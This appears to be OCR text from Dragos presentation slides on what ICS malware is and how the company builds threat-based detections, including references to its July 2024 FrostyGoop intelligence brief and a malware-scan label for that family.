

DRAGOS®


What is ICS Malware & How We Detect It

Developing Threat-Based Detections for the Dragos Platform

Matthew Pahl, Senior Principal Threat Detection Engineer
Jimmy Wylie, Distinguished Malware Analyst









INTELLIGENCE BRIEF

DRAGOS


Impact of FrostyGoop ICS Malware on Connected OT Systems

MARK (MAGPIE) GRAHAM | INTEL CAPABILITY TECHNICAL DIRECTOR
CAROLYN AHLERS | PRINCIPAL MALWARE ANALYST
KYLE O'MEARA | PRINCIPAL ADVERSARY HUNTER
DRAGOS, INC
JULY 2024





ICS-capable software intentionally designed for adverse effects on OT environments



DRAGOS


Logic designed to detect a deviation from the baseline of process states, protocols, or ICS system behavior

Protocol Knowledge

Site-specific baselines

Low volume, High Stakes


Safety-critical constraints



INTELLIGENCE BRIEF

Impact of FrostyGoop ICS Malware on Connected OT Systems


MARK (MAGPIE) GRAHAM | INTEL CAPABILITY TECHNICAL DIRECTOR
CAROLYN AHLERS | PRINCIPAL MALWARE ANALYST
KYLE O'MEARA | PRINCIPAL ADVERSARY HUNTER
DRAGOS, INC
JULY 2024



3

/ 73


Community Score -56




Security vendors' analysis on 2024-05-10T00:58:21 UTC

Popular threat label trojan.frostygoop/glur **Threat categories** trojan **Family labels** frostygoop glur fxcd

